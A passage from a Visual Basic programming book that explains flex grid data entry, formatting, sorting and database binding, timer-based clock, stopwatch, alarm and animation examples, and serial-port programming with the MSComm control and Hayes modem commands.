Then add a flex grid to the form and give it, say, 10 columns and 10 rows. We can label the columns with letters and the rows with numbers, as is standard in spreadsheets (note that we use the Visual Basic **Chr** and **Asc** functions to set up the letters, and that we enter the text directly into the flex grid using its **TextArray** property):

```
Sub Form_Load()
    Dim intLoopIndex As Integer

    For intLoopIndex = MSFlexGrid1.FixedRows To MSFlexGrid1.Rows   1
        MSFlexGrid1.TextArray(MSFlexGrid1.Cols * intLoopIndex) =_
            intLoopIndex
    Next

    For intLoopIndex = MSFlexGrid1.FixedCols To MSFlexGrid1.Cols   1
        MSFlexGrid1.TextArray(intLoopIndex) = Chr(Asc("A") +_
            intLoopIndex   1)
    Next
End Sub
```

To select a cell, the user can click it with the mouse. When the user starts typing, we can add the text to the text box this way:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

    Text1.Text = Text1.Text & Chr(KeyAscii)
    Text1.SelStart = 1
...
```

We also move the text box to cover the current cell and shape it to match that cell using the flex grid s **CellLeft**, **CellTop**, **CellWidth**, and **CellHeight** properties:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

    Text1.Text = Text1.Text & Chr(KeyAscii)
    Text1.SelStart = 1

    Text1.Move MSFlexGrid1.CellLeft + MSFlexGrid1.Left,_
        MSFlexGrid1.CellTop + MSFlexGrid1.Top,     MSFlexGrid1.CellWidth,_
        MSFlexGrid1.CellHeight
...
End Sub
```

Finally, we make the text box visible and give it the focus:

```
Sub MSFlexGrid1_KeyPress(KeyAscii As Integer)

    Text1.Text = Text1.Text & Chr(KeyAscii)
    Text1.SelStart = 1

    Text1.Move MSFlexGrid1.CellLeft + MSFlexGrid1.Left,_
        MSFlexGrid1.CellTop + MSFlexGrid1.Top, MSFlexGrid1.CellWidth,_
        MSFlexGrid1.CellHeight
    Text1.Visible = True
    Text1.SetFocus
End Sub
```

When the user clicks another cell, a **LeaveCell** event is generated, and we can take advantage of that event to transfer the text from the text box to the current cell and hide the text box. Note that if the text box is not visible in other words, the user is just moving around in the flex grid we do not want to transfer the text from the text box to the current cell, and so we exit the procedure in that case:

```
Sub MSFlexGrid1_LeaveCell()
    If Text1.Visible = False Then
        Exit Sub
    End If
...
```

Otherwise, we transfer the text from the text box to the current cell, clear the text box, and hide it:

```
Sub MSFlexGrid1_LeaveCell()
    If Text1.Visible = False Then
        Exit Sub
    End If
    MSFlexGrid1.Text = Text1
    Text1.Visible = False
    Text1.Text = ""
End Sub
```

And that s it. Now users can use the text box to enter text in a way that makes it look as though they re entering text directly into the flex grid, as shown in Figure 12.16. The code for this example is located in the flex folder on this book s accompanying CD-ROM.

Figure 12.16 Using a text box for flex grid data entry.

Setting Flex Grid Grid Lines And Border Styles

You can set what types of grid lines a flex grid uses with the **GridLines** property. These can be set at design time or runtime to the following values:

" **flexGridNone**

" **flexGridFlat**

" **flexGridInset**

" **flexGridRaised**

You can set the grid line width with the **GridLineWidth** property.

In addition, you can set the **BorderStyle** property to show a border around the whole control, or no border at all:

" **flexBorderNone**

" **flexBorderSingle**

Labeling Rows And Columns In A Flex Grid

The usual convention in spreadsheets is to label the top row with letters and the first column with numbers. Here s some code to do just that (note that we use the Visual Basic **Chr** and **Asc** functions to set up the letters and enter text directly into the flex grid using its **TextArray** property, which holds the grid s text in array form):

```
Sub Form_Load()
    Dim intLoopIndex As Integer

    For intLoopIndex = MSFlexGrid1.FixedRows To MSFlexGrid1.Rows   1
        MSFlexGrid1.TextArray(MSFlexGrid1.Cols * intLoopIndex) =_
            intLoopIndex
    Next

    For intLoopIndex = MSFlexGrid1.FixedCols To MSFlexGrid1.Cols   1
         MSFlexGrid1.TextArray(intLoopIndex) = Chr(Asc("A") +_
             intLoopIndex   1)
    Next
End Sub
```

TIP: The columns and rows you label in a flex grid are usually colored gray; you set the number of label columns and rows with the **FixedCols** and **FixedRows** properties.

Formatting Flex Grid Cells

The Aesthetic Design Department is calling again. Can t you use *italics* in that spreadsheet? Hmm, you think *can* you?

Yes, you can: flex grid cells support formatting, including word wrap. You can format text using these properties of flex grids:

" **CellFontBold**

" **CellFontItalic**

" **CellFontName**

" **CellFontUnderline**

" **CellFontStrikethrough**

" **CellFontSize**

Besides the preceding properties, you can size cells as you like using the **CellWidth** and **RowHeight** properties.

Sorting A Flex Grid Control

The Testing Department is calling again. Your new program, *SuperDuperDataCrunch*, is terrific, but why can t the user sort the data in your spreadsheet? Sounds like a lot of work, you think.

Actually, it s easy. You just use the flex grid s **Sort** property (available only at runtime). For example, to sort a flex grid according to the values in column 1 when the user clicks a button, add this code to your program (setting **Sort** to 1 sorts the flex grid on ascending values):

```
Private Sub Command1_Click()
    MSFlexGrid1.Col = 1
    MSFlexGrid1.Sort = 1
End Sub
```

TIP: Note that when the user clicks a column, that column becomes the new default column in the **Col** property, so if you want to let the user click a column and sort based on the values in that column, omit the **MSFlexGrid1.Col = 1** in the preceding code.

Dragging Columns In A Flex Grid Control

One of the attractive aspects of flex grids is that you can use drag-and-drop with them to let users rearrange the flex grid as they like. To see how this works, we ll write an example here that lets users drag and move columns around in a flex grid.

When the user presses the mouse button to start the drag operation, we store the column where the mouse went down in a form-wide variable named, say, **intDragColumn** in the **MouseDown** event. This event is stored in the flex grid s **MouseCol** property:

```
Private Sub MSFlexGrid1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)

    intDragColumn = MSFlexGrid1.MouseCol
...
```

We also add that variable, **intDragColumn**, to the (General) declaration area of the form:

```
Dim intDragColumn As Integer
```

Then we start the drag and drop operation for the column in the flex grid:

```
Private Sub MSFlexGrid1_MouseDown(Button As Integer, Shift As Integer, _
    X As Single, Y As Single)

    intDragColumn = MSFlexGrid1.MouseCol
    MSFlexGrid1.Drag 1

End Sub
```

Finally, when the user drags the column to a new location and drops it, we can catch that in the **DragDrop** event. In that events handler s procedure, we move the column to its new location the current mouse column using the **ColPosition** property:

```
Private Sub MSFlexGrid1_DragDrop(Source As VB.Control, X As Single,
    Y As Single)

    MSFlexGrid1.ColPosition(intDragColumn) = MSFlexGrid1.MouseCol

End Sub
```

And that s it. Now the user can drag and rearrange the columns in our flex grid. To see how this works, we display a database in our flex grid, as shown in Figure 12.17. To see how to do that, take a look at the next topic in this chapter where we use a Visual Basic data control (here, the database we use is the Nwind.mdb database, which comes with Visual Basic). When the user drags a column in our program, a special mouse pointer appears, as shown also in Figure 12.17.

Figure 12.17 Dragging a column in a flex grid.

The code for this example is located in the dragged folder on this book s accompanying CD-ROM (note that to run this example, you must set the data control s **DatabaseName** to the Nwind.mdb file on your computer, including the correct path).

Connecting A Flex Grid To A Database

We ll work with databases later in this book, but because flex grids are often used with databases, we ll take a look at how to connect a database to a flex grid here. To connect a database to a flex grid, follow these steps:

1. Add a data control, **Data1**, to your form (the data control is an intrinsic control in Visual Basic and appears in the toolbox when you start Visual Basic).

2. Set the data control s **DatabaseName** property to the database file you want to use. This can also be done at runtime, but if you do so, be sure to call the data control s Refresh method to update that control. In code, the process goes something like this, where we use the Visual Basic **App** object s **Path** property to get the application s path (assuming the database file is stored at the same path as the application):

```
Data1.DatabaseName = App.Path & "\Nwind.mdb"
  Data1.Refresh
```

3. Set **Data1** s **RecordSource** property to the table in the database you want to work with.

4. Set the flex grid s **DataSource** property to the data control s name, which is **Data1** here.

For example, we display the Nwind.mdb database that comes with Visual Basic in a flex grid in Figure 12.18. (There s a lot more about data-bound controls later in this book; this is just an appetizer.)

Figure 12.18 Opening a database in a flex grid.

Chapter 13
The Timer And Serial Communications Controls

If you need an immediate solution to:

Adding A Timer Control To A Program

Initializing A Timer Control

Handling **Timer** Events

Formatting Times And Dates

Creating A Clock Program

Creating A Stopwatch

Creating An Alarm Clock

Creating Animation Using The Timer Control

Adding A Communications Control To A Program

Setting Up The Receive And Transmit Buffers

Opening The Serial Port

Working With A Modem

Reading Data With The Communications Control

Sending Data With The Communications Control

Setting Up Communications Handshaking

Handling Communications Events

Closing The Serial Port

Adding A MonthView Control To Your Program

Getting Dates From A MonthView Control

Adding A DateTimePicker Control To Your Program

Using A DateTimePicker Control

In Depth

In this chapter, we re going to cover the timer and communication controls that come with Visual Basic. In particular, we ll cover the timer control, the serial port communications control, and two controls that exist mostly for convenience: the MonthView control and the DateTimePicker control. Let s get an overview of these controls first.

The Timer Control

You use a timer control when you want to execute code at specific intervals. To use a timer, you add a timer control to your program (timers are one of the intrinsic controls that appear in the toolbox when you start Visual Basic) and set its **Interval** property. From then on, while the timer is enabled, it creates **Timer** events, which are handled in an event handling procedure, like **Timer1_Timer()** . You place the code you want executed each interval in that procedure.

To add a timer to your program, use the Timer Control tool in the toolbox, which is the seventh tool down on the left in Figure 13.1.

Figure 13.1 The Timer Control tool.

We should note, however, that there are a few issues about using the **Interval** property. Although measured in milliseconds (1/1000s of a second), **Timer** events cannot actually occur faster than 18.2 times a second (this is the period of the computer s timer interrupt). The interval can be set to values between 0 (in which case nothing happens) and 64,767, which means that even the longest interval can t be much longer than 1 minute (about 64.8 seconds). Of course, you can design your code to wait for several intervals to pass before doing anything.

You shouldn t count on a timer too closely if your task execution is dependent on exact intervals; if the system is busy executing long loops, intensive calculations, or drive, network, or port access (in which case software routinely disables the timer interrupt), your application may not get **Timer** events as often as the **Interval** property specifies. That is to say, **Timer** events are not guaranteed to happen exactly on time. If you need to be sure, your software should check the system clock when it needs to (using, for example, the Visual Basic **Time$** function), rather than try to keep track of time internally.

Another point here has to do with Windows programming philosophy. Using a timer can easily pull programmers back to thinking in terms of sequential programming (as in the DOS days), rather than event-oriented programming. When you use a timer, your code has a lot of control and can get a lot of execution time, because your code is called each time the timer ticks. However, that doesn t mean you should set a timer interval short and put in all kinds of loops. Remember that Windows is built around

user events, not programs that are designed to retain control for long periods of time. Other programs will probably be running at the same time as yours, so it s considerate not to use timers simply to wrest control from the environment.

With all that said, though, the timer is a uniquely powerful control, and we ll put it to use in this chapter.

The Communications Control

You use the Microsoft communications control to support serial port that is, modem communications. If you want to write your own modem package, this is where you start. You can use the communications control to do everything from dialing phone numbers to creating a full-fledged terminal program.

To add this control to your program, select the Project|Components menu item, click the Controls tab in the Components dialog box that opens, select the Microsoft Comm Control entry, and click on OK to close the Components dialog box. Doing so adds this control to the toolbox, as shown in Figure 13.2; the Communications Control tool is the eleventh tool down on the right.

Figure 13.2 The Communications Control tool.

When you use the communications control, you use a serial port in your computer. The mouse is usually connected to COM1, and the modem is usually connected to COM2. You set baud rate, parity, and so on, and then call another computer by issuing commands to your modem. After the connection is made, you can exchange data with the other computer.

Receiving And Transmitting

When a serial port is opened, your program creates receive and transmit buffers. To work with these buffers, the communications control supports a number of properties that can be set at design time using the control s property pages.

The **InBufferSize** and **OutBufferSize** properties hold the size of the input and output buffers, and the **RThreshold** and **SThreshold** properties set or return the number of characters that are received into the receive and transmit buffers before the **OnComm** event is fired (this event is used to monitor changes in communications states). We ll see these and other such properties in this chapter.

To establish a connection, you set the communications control s **CommPort** property to the serial port s number (usually 2), the **Settings** property to the protocol settings you want (for example, 9600,N,8,1), and set the **PortOpen** property to True. To start dialing, you send the appropriate commands to your modem.

Sending Data

To actually send data, you use the **Output** property. You can either send data to your modem or to the other computer. For example, here s how you dial a phone number, by sending an ATDT string to your modem (that string is part of the standard Hayes-compatible command set used with modems; **vbCr** is a Visual Basic constant standing for the ASCII code for carriage return/line feed):

```
MSComm1.Output = "ATDT 555-1234" & vbCr
```

You can also send data this way, as we ll see in this chapter:

```
MSComm1.Output = "Here s some text!"
```

Reading Data

You read data when an **OnComm** event occurs. In the **OnComm** event handler, you use the **CommEvent** property to determine what happened. For example, when **CommEvent** is equal to **comEvReceive** , we ve received data and can use the **Input** property. Here we fill a buffer with data that the communications control has received:

```
Private Static Sub MSComm1_OnComm()

    Select Case MSComm1.CommEvent
        Case comEvReceive
            Dim Buffer As Variant
            Buffer = MSComm1.Input
...
```

Setting the **InputLen** property to some value means you ll get that number of bytes when you use the **Input** property (if those bytes are available). Setting **InputLen** to 0 makes the communications control read the entire contents of the receive buffer when you use **Input** . The **EOFEnable** property is used to indicate when an End Of File (**EOF**) character is found in the data input. If you set this property to True, it makes data input stop (and the **OnComm** event fire) when the **EOF** is encountered.

Finally, as each byte of data is received, the **InBufferCount** property is incremented by 1 (you use the **InBufferCount** property to get the number of bytes in the receive buffer). You can also clear the receive buffer by setting the value of this property to 0. You can monitor the number of bytes in the transmit buffer by using the **OutBufferCount** property. You can clear the transmit buffer by setting this value to 0.

We ll see all about the communications control, such as how to support handshaking and how to hang up, in this chapter.

The MonthView And DateTimePicker Controls

We ll also cover two more controls in this chapter the MonthView and DateTimePicker controls (see Figure 13.3). These controls really exist just to make life a little easier for the user, and they re not all that complex.

Figure 13.3 The MonthView Control and the DateTimePicker Control tools.

In particular, the MonthView control displays a calendar of the current month and lets

the user scroll to other months as well. The user can select a date or range of sequential dates in MonthView controls.

The DateTimePicker control allows the user to specify a date or time, as its name implies. DateTimePickers can display a MonthView as a drop-down control, or the current time together with an updown control to let users select the time they want. The control s **UpDown** property determines which mode the control is in. When **UpDown** is False, the control is in drop-down calendar mode (that s the default). When the **UpDown** property is True, the DateTimePicker is in time format mode.

To add these controls to your program, select the Project|Components menu item, click the Controls tab in the Components dialog box that opens, select the Microsoft Windows Common Controls-2 entry, and click OK to close the Components dialog box. This adds both these controls to the toolbox, as shown in Figure 13.3. The MonthView Control tool is the thirteenth tool down on the left in Figure 13.3, and the DateTimePicker Control tool is the tool just to the right of the MonthView Control tool.

That s it for our overview it s time to turn to the Immediate Solutions.

Immediate Solutions

Adding A Timer Control To A Program

The Testing Department is calling again. The users of your new program, *SuperDuperDataCrunch* , turn out to be real clock-watchers. In fact, they d like your program to display a clock so they don t get neck strain by looking up at the wall every now and then. Can you add a clock to your program?

You can, using the timer control. You add a timer control to your program just as you would any other intrinsic control you just click the Timer Control tool and draw the timer on your form. The timer control is invisible when the program runs, so the size and location of the control don t matter too much.

Now that you ve added a timer, how do you get it running? See the next topic.

Initializing A Timer Control

Now that you ve installed a timer control in your program how do you get it started? You use these two properties:

" **Enabled** determines whether or not the timer creates **Timer** events.

" **Interval** sets the number of milliseconds between **Timer** events.

When you place a timer in your program, you can set its **Enabled** property to False, which means no **Timer** events will occur. When you want to start the timer, you can set **Enabled** to True.

TIP: Note that a timer s **Enabled** property is different from other controls **Enabled** properties; the timer s **Enabled** property makes **Timer** events occur or not, whereas other **Enabled** properties make controls accessible or inaccessible to the user.

The **Interval** property sets the interval between **Timer** events. Although measured in milliseconds (1/1000s of a second), **Timer** events cannot actually occur faster that 18.2 times a second. The interval can be between 0 (in which case nothing happens) and 64,767, which means that even the longest interval can t be much longer than 1 minute (about 64.8 seconds); however, you can design your code to wait for several intervals to pass before doing anything.

WARNING! If the system is busy, your application may not get **Timer** events as often as the **Interval** property specifies. That is, the interval is not guaranteed to elapse exactly on time. To be more sure of accuracy, the **Timer** event handler should check the system clock when needed.

Now that you ve set up your timer as you want it, how do you use **Timer** events? See the next topic in this chapter for the details.

Handling Timer Events

Well, you ve set your timer s **Interval** property and set its **Enabled** property to True. Presumably, your timer is doing something but what?

The main event for timers is the **Timer** event, and double-clicking a timer at design time creates a handler function for that event:

```
Sub Timer1_Timer()

End Sub
```

All you need to do is to add the code you want executed to this procedure. For example, here we display the current time in a label named **Display** using the Visual Basic **Time$** function:

```
Sub Timer1_Timer()
    Display.Caption = Time$
End Sub
```

This code will be called as often as the timer s **Interval** property specifies (although note that **Timer** events are not guaranteed to occur many other types of programs temporarily suspend the timer interrupt on occasion).

Formatting Times And Dates

When working with times and dates in Visual Basic, it s valuable knowing how to display them as strings. For example, you can use the Visual Basic **Time$** and **Date$** functions to get the time and date in string form, suitable for display:

```
Text1.Text = Time$
```

You can also use string comparisons here; for example, to check if the current time is past a time specified in string form, you can use code like this:

```
If (Time$ > AlarmSetting.Text) Then
...
End If
```

Besides **Time$** and **Date$** , you can use **Now** . This function refers to the current time in a numeric way, and you can use comparisons this way:

```
If (Now > AlarmTime) Then
...
End If
```

To display the current date and time using **Now** , you use the **Format$** function. For example, this use of **Format$** and **Now** :

```
Format$(Now, "dddd, mmmm d, yyy")
```

returns the string with the day of the week, the month, date, and year like this: Friday, January 1, 2000 . The different format strings and what they do appear in Table 13.1 and some examples appear in Table 13.2 to make all this clearer.

Table 13.1 Date and time format strings.

String	Description
d	The one- or two-digit day.
dd	The two-digit day. Single-digit day values are preceded by a zero.

ddd	The three-character day-of-week abbreviation.
dddd	The full day-of-week name.
h	The one- or two-digit hour in 12-hour format.
hh	The two-digit hour in 12-hour format. Single-digit values are preceded by a zero.
H	The one- or two-digit hour in 24-hour format.
HH	The two-digit hour in 24-hour format. Single-digit values are preceded by a zero.
m	The one- or two-digit minute.
mm	The two-digit minute. Single-digit values are preceded by a zero.
M	The one- or two-digit month number.
MM	The two-digit month number. Single-digit values are preceded by a zero.
MMM	The three-character month abbreviation.
MMMM	The full month name.
s	The one- or two-digit seconds.
ss	The two-digit seconds. Single-digit values are proceeded by a zero.
AM/PM	The two-letter AM/PM abbreviation (that is, AM is displayed as AM).
y	The one-digit year (that is, 1999 would be displayed as 9).
yy	The last two digits of the year (that is, 1999 would be displayed as 99).
yyyy	The full year (that is, 1999 would be displayed as 1999).

Table 13.2 Formatted date and time examples.

Format Expression	**Result**
Format$(Now, m - d - yy)	1-1-00
Format$(Now, m / d / yy)	1 / 1 / 00
Format$(Now, mm - dd - yy)	01 /01 / 00
Format$(Now, dddd, mmmm d, yyyy)	Friday, January 1, 2000
Format$(Now, d mmm, yyyy)	1 Jan, 2000
Format$(Now, hh:mm:ss mm/dd/yy)	01:00:00 01/01/00
Format$(Now, hh:mm:ss AM/PM mm - dd - yy)	01:00:00 AM 01-01-00

Creating A Clock Program

Creating a clock in Visual Basic is easy with the timer control. To see how that works, just create a new project now and add a timer control, **Timer1**. Set the timer s **Interval** property to 1000 (that is, a thousand milliseconds, or one second).

Next, add a label that covers most of the form and give it a large font, like 48-point Courier New. We ll display the time in that label each time the timer ticks, so add the **Timer1_Tick()** event handler now:

```
Sub Timer1_Timer()


End Sub
```

All we have to do when there s a **Timer** event is to update the clock, and we use the Visual Basic **Time$** function to do that:

```
Sub Timer1_Timer()
    Display.Caption = Time$
End Sub
```

That s all we need. Now the clock is functional, as shown in Figure 13.4.

Figure 13.4 A clock created with the timer control.

The code for this example is located in the clock folder on this book s accompanying CD-ROM. If you want to create more than a simple clock an alarm clock, for example see the following topics in this chapter.

Creating A Stopwatch

The Testing Department is calling. Users are concerned about the time your *SuperDuperDataCrunch* program takes in execution can you add a stopwatch to the program to convince them it s really pretty fast? You think, a stopwatch?

Building a stopwatch is valuable to see how to work with elapsed time instead of simply system time. To build a stopwatch program, create a new Visual Basic project now and add two buttons, labeled Start and Stop , as well as a label control named **Display** (set the font in the label to something large, like 48-point Courier New). Also add a timer control, **Timer1**, and set its **Enabled** property to False so it doesn t do anything until the user clicks the Start button.

Now when the user clicks the Start button, **Command1** , we can store the current time using **Now** in a form-wide variable named **StartTime** (add **StartTime** to the

(General) section of the form), and we can start the timer by setting its **Enabled** property to True:

```
Private Sub Command1_Click()
    StartTime = Now
    Timer1.Enabled = True
End Sub
```

When the user clicks the Stop button, **Command2**, we can stop the timer:

```
Private Sub Command2_Click()
    Timer1.Enabled = False
End Sub
```

Finally, in the **Timer** event, we just display the time that has elapsed from the starting time, and that time is just the difference between the current value of **Now** and the **StartTime** variable:

```
Sub Timer1_Timer()
    Display.Caption = Format$(Now - StartTime, "hh:mm:ss")
End Sub
```

That s it. The result of this code appears in Figure 13.5. Now we ve created a stopwatch in Visual Basic. The code for this example is located in the stopwatch folder on this book s accompanying CD-ROM.

Figure 13.5 A stopwatch created with the timer control.

Creating An Alarm Clock

Your great-aunt is calling. Why can t you ever write a program that she can use? She doesn t use databases, spreadsheets, or word processors. You say, what else is there? She says, how about a nice alarm clock?

You can build an alarm clock using the timer control in Visual Basic. To see how to do that, create a new program now and add a timer, **Timer1** , to it, setting the timer s **Interval** property to 1000 (that is, 1 second). Add a label named **Display** and set the font in the label large enough to read easily (we ll use 48-point Courier New). We ll need some way of setting when the alarm should go off, so add a text box named **AlarmSetting** . We ll also need some way of turning the alarm on or off, so add two option buttons in a control array, **OnButton** ; give **OnButton(1)** the caption Alarm On and **OnButton(2)** the caption Alarm Off .

Now we re ready to write some code. Add a form-wide Boolean variable to the (General) section of the form named **AlarmOn**. We ll set this variable to True when the user clicks the Alarm On button:

```
Sub OnButton_Click(Index As Integer)
    If (Index = 1) Then
        AlarmOn = True
...
End Sub
```

and we ll set **AlarmOn** to False when the user clicks the Alarm Off button:

```
Sub OnButton_Click(Index As Integer)
    If (Index = 1) Then
        AlarmOn = True
    Else
        AlarmOn = False
    End If
```

```
End Sub
```

Now in the **Timer** event handler, we just check if the current time is past the setting in the **AlarmSetting** text box and if **AlarmOn** is True (notice that we can do a direct string comparison with **Time$** and **AlarmSetting.Text**):

```
Sub Timer1_Timer()
    If (Time$ > AlarmSetting.Text And AlarmOn) Then
...
End Sub
```

If the alarm is supposed to sound, we just use the Visual Basic **Beep** procedure, which will beep each time **Timer1_Timer()** is called (in other words, once a second) until the user turns the alarm off:

```
Sub Timer1_Timer()
    If (Time$ > AlarmSetting.Text And AlarmOn) Then
        Beep
    End If
...
End Sub
```

Finally, we just display the current time in the **Display** label:

```
Sub Timer1_Timer()
    If (Time$ > AlarmSetting.Text And AlarmOn) Then
        Beep
    End If
    Display.Caption = Time$
End Sub
```

As an added touch, you can restrict user input in the **AlarmSetting** text box to valid characters. Here s how you restrict user input in a text box when you set the **KeyAscii** argument to 0, that cancels the struck key:

```
Sub AlarmSetting_KeyPress(KeyAscii As Integer)
    Dim Key As String
    Key = Chr$(KeyAscii)
    If ((Key < "0" Or Key > "9") And Key <> ":") Then
        Beep
        KeyAscii = 0
```

```
    End If
End Sub
```

And that s it now we ve got a functioning alarm clock, as shown in Figure 13.6. The code for this example is located in the alarm folder on this book s accompanying CD-ROM.

Figure 13.6 An alarm clock built on the timer control.

Creating Animation Using The Timer Control

A common use for the timer control is to create graphics animation, because the way you create animation is by displaying successive frames of the animation sequence at intervals. That s a good job for the timer control.

To see how this works, we ll create an example now. In this example, we ll just switch back and forth between two simple images, image1.bmp and image2.bmp, which are simply strips of solid color, red and blue.

To store those images in our program, add an image list control, **ImageList1** , now. You add image list controls with the Project|Components menu item; click the Controls tab in the Components dialog box that opens, select the Microsoft Windows Common Controls item, and click on OK to close the Components box.

Draw a new image list control, **ImageList1**, and right-click it, selecting Properties in the menu that opens. We click the Images tab in the image list s property pages, and we use the Insert Picture button to insert the two images in image1.bmp and image2.bmp into the image list.

Next, add a timer control, **Timer1**; set its **Interval** property to 1000 (in other words, 1 second), and set its **Enabled** property to False. Also add a command button, **Command1**, with the caption Start Animation , and a picture box, **Picture1**, setting the picture box s **AutoSize** property to True so that it resizes itself to fit our images.

That s it we re ready to write some code. We start the animation when the user clicks the Start Animation button by enabling the timer:

```
Private Sub Command1_Click()
    Timer1.Enabled = True
End Sub
```

We ll keep track of the current image with a Boolean variable named **blnImage1**; if this Boolean variable is True, we ll display the first image in the image list:

```
Private Sub Timer1_Timer()
```

```
    Static blnImage1 As Boolean

    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
...
```

Otherwise, we ll display the second image in the image list:

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean

    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
    Else
        Picture1.Picture = ImageList1.ListImages(2).Picture
    End If
...
```

Finally, we toggle **blnImage1** :

```
Private Sub Timer1_Timer()
    Static blnImage1 As Boolean
    If blnImage1 Then
        Picture1.Picture = ImageList1.ListImages(1).Picture
    Else
        Picture1.Picture = ImageList1.ListImages(2).Picture
    End If
    blnImage1 = Not blnImage1
End Sub
```

And that s all we need. When you run the program and click the Start Animation button, shown in Figure 13.7, the animation starts: the picture box flashes red and blue images once a second. Our animation example is a success.

Figure 13.7 Graphics animation with the timer control in Visual Basic.

The code for this example is located in the coloranimation folder on this book s accompanying CD-ROM.

Adding A Communications Control To A Program

The Testing Department is calling. Wouldn t it be great if users of your program could call in directly to the company s bulletin board? Hmm, you think, how do you do that?

To support serial communications, you use the Microsoft communications control. Adding this control to your program is easy; just follow these steps:

1. Select the Project|Components menu item.

2. Click the Controls tab in the Components dialog box that opens.

3. Select the Microsoft Comm Control entry, and click on OK to close the Components dialog box.

4. Following the preceding steps adds this control to the toolbox; draw it on your program s form now. This control is invisible at runtime, so the control s size and location don t matter very much.

Now that you ve added the control, how do you set it up and get it working? Take a look at those topics coming up in this chapter.

Setting Up The Receive And Transmit Buffers

When a port is opened, the program creates receive and transmit buffers. To manage these buffers, the communications control has a number of properties that you set at design time using the control s property pages. For example, it s probably not a good idea to have a communications event (an **OnComm** event) for every byte you read; instead, you can set the **RThreshold** property to the number of bytes you want to read before triggering that event. The communications control s buffer management properties are **InBufferSize**, **OutBufferSize**, **RThreshold**, **SThreshold**, **InputLen**, and **EOFEnable**.

InBufferSize And OutBufferSize

The **InBufferSize** and **OutBufferSize** properties indicate how much memory is allocated to the receive and transmit buffers. By default, **InBufferSize** is 1024 and **OutBufferSize** is 512, although you can set them as you like. If your buffer size is too small, you run the risk of overflowing the buffer (unless you use handshaking see that topic later in this chapter).

RThreshold And SThreshold

The **RThreshold** and **SThreshold** properties set or return the number of bytes that are received into the receive and transmit buffers before the **OnComm** event is fired. The **OnComm** event is the important one for the communications control and is used to monitor changes in communications states. For example, when your program receives

more than **RThreshold** bytes, an **OnComm** event occurs, and the control s **CommEvent** property will hold the value **comEvReceive**. (Setting the value for each of these properties to 0 prevents the **OnComm** event from occurring.)

InputLen And EOFEnable

You can read data in chunks of specific length by setting the **InputLen** property; this property sets how many bytes you want to read when you use the **Input** property. When you set this property to 0 (the default), the communications control will read the entire contents of the receive buffer when you use the **Input** property. The **EOFEnable** property is used to indicate when an End Of File (EOF) character is found while reading data. Setting this property to True makes data input stop when an **EOF** is found and triggers the **OnComm** event.

Opening The Serial Port

Before you can work with the serial port and call another computer, you have to open that port. There are three properties that you use with the communications control to do that:

" **CommPort** sets and returns the communications port number.

" **Settings** sets and returns the baud rate, parity, data bits, and stop bits as a string.

" **PortOpen** sets and returns the state of a communications port. Also opens and closes a port.

Here s an example where we open COM2, which is usually the modem port, setting it to 9600 bps, no parity, 8 data bits, and 1 stop bit:

```
MSComm1.CommPort = 2
MSComm1.Settings = "9600,N,8,1"
MSComm1.PortOpen = True
```

That s all there is to it. When you re ready to close the port again, set the **PortOpen** property to False.

TIP: To close a connection with another computer, you usually do more than just set **PortOpen** to False. For example, if you re logged into a shell account on that computer, you should log off by sending the appropriate command (such as logoff), either by typing that command or having your program send it. To hang up, send your modem the ATH command, followed by carriage return, **vbCr**.

Working With A Modem

To dial another computer, you send command strings to the modem. How do you do

that? You can send standard Hayes-type commands to your modem using the communications control s **Output** property this way, where we re instructing the modem to dial a number:

```
MSComm1.Output = "ATDT 555-1234" & vbCr
```

In this case, the command AT starts the connection, D dials the number, and T specifies Touch-Tone instead of pulse dialing. Note that a carriage return character (**vbCr**) must be added when using text strings with **Output** . (You do not, however, need to add the return character when outputting byte arrays.)

If a command is successful, your modem will usually send back an OK result code, and you can look for that result with the **Input** property.

TIP: For a list of Hayes-compatible commands, check your modem documentation the complete list of commands your modem understands should be there.

Reading Data With The Communications Control

You use the **Input** property to get data from a communication control s receive buffer. For example, if you wanted to retrieve data from the receive buffer and display it in a text box, you might use the following code:

```
Text1.Text = MSComm1.Input
```

To retrieve the entire contents of the receive buffer, you must first set the **InputLen** property to 0 at design time or runtime. Otherwise, you ll get the number of bytes specified in the **InputLen** property.

You can receive incoming data as either text or binary data by setting the **InputMode** property to either **comInputModeText** or **comInputModeBinary** . The data will be either formatted as string or as binary data in a byte array (the default is **comInputModeText**). Also, it s worth noting that when every byte of data is received, the **InBufferCount** property is incremented by 1, which means that you can get the total number of bytes waiting for you by checking this property.

TIP: You can clear the receive buffer by setting the value of **InBufferCount** to 0.

You usually use the **Input** property with the **CommEvent** property in the **OnComm** event handler (see Handling Communications Events later in this chapter). For example, here s how we read input data into a buffer in the **OnComm** event handler, after checking the **CommEvent** property to make sure we actually received data:

```
Private Static Sub MSComm1_OnComm()

    Select Case MSComm1.CommEvent
        Case comEvReceive
            Dim Buffer As Variant
            Buffer = MSComm1.Input
...
```

Sending Data With The Communications Control

To send data with the communications control, you use the **Output** property in fact, you use this property to send both data to another computer and commands to your modem. If you set this property to a string, the data is sent as text; if you set it to binary data (a binary array), that data is sent in binary format.

Here are some examples. In this case, we re directing the modem to dial a number using a Hayes-compatible modem command:

```
MSComm1.Output = "ATDT 555-1234" & vbCr
```

In this case, we re sending a text string to another computer:

```
MsComm1.Output = "Here s the text!" & vbCr
```

And here we re reading records from a file and sending them through the modem to another computer:

```
FileBuffer = Space$(BufferSize)
Get #1, , FileBuffer
MSComm1.Output = FileBuffer
```

TIP: You can watch the number of bytes in the transmit buffer by using the **OutBufferCount** property, and you can clear the transmit buffer by setting this value to 0.

Setting Up Communications Handshaking

Handshaking invokes a data-transmission protocol (which, for example, makes sure that data is not sent too fast or doesn t overflow the receive buffer). The communications control can handle several different types of handshaking.

In particular, you set the **Handshaking** property to the handshaking protocol you want to use; the default value is to have no handshaking (**Handshaking = comNone**). Here are the possible handshaking protocols you can use with the **Handshaking** protocol:

" **comNone** 0; no handshaking (the default)

" **comXOnXOff** 1; XOn/XOff handshaking

" **comRTS** 2; RTS/CTS (Request To Send/Clear To Send) handshaking

" **comRTSXOnXOff** 3; both Request To Send and XOn/XOff handshaking

Often the communications protocol itself handles handshaking, which means that setting this property to anything but **comNone** can result in conflicts.

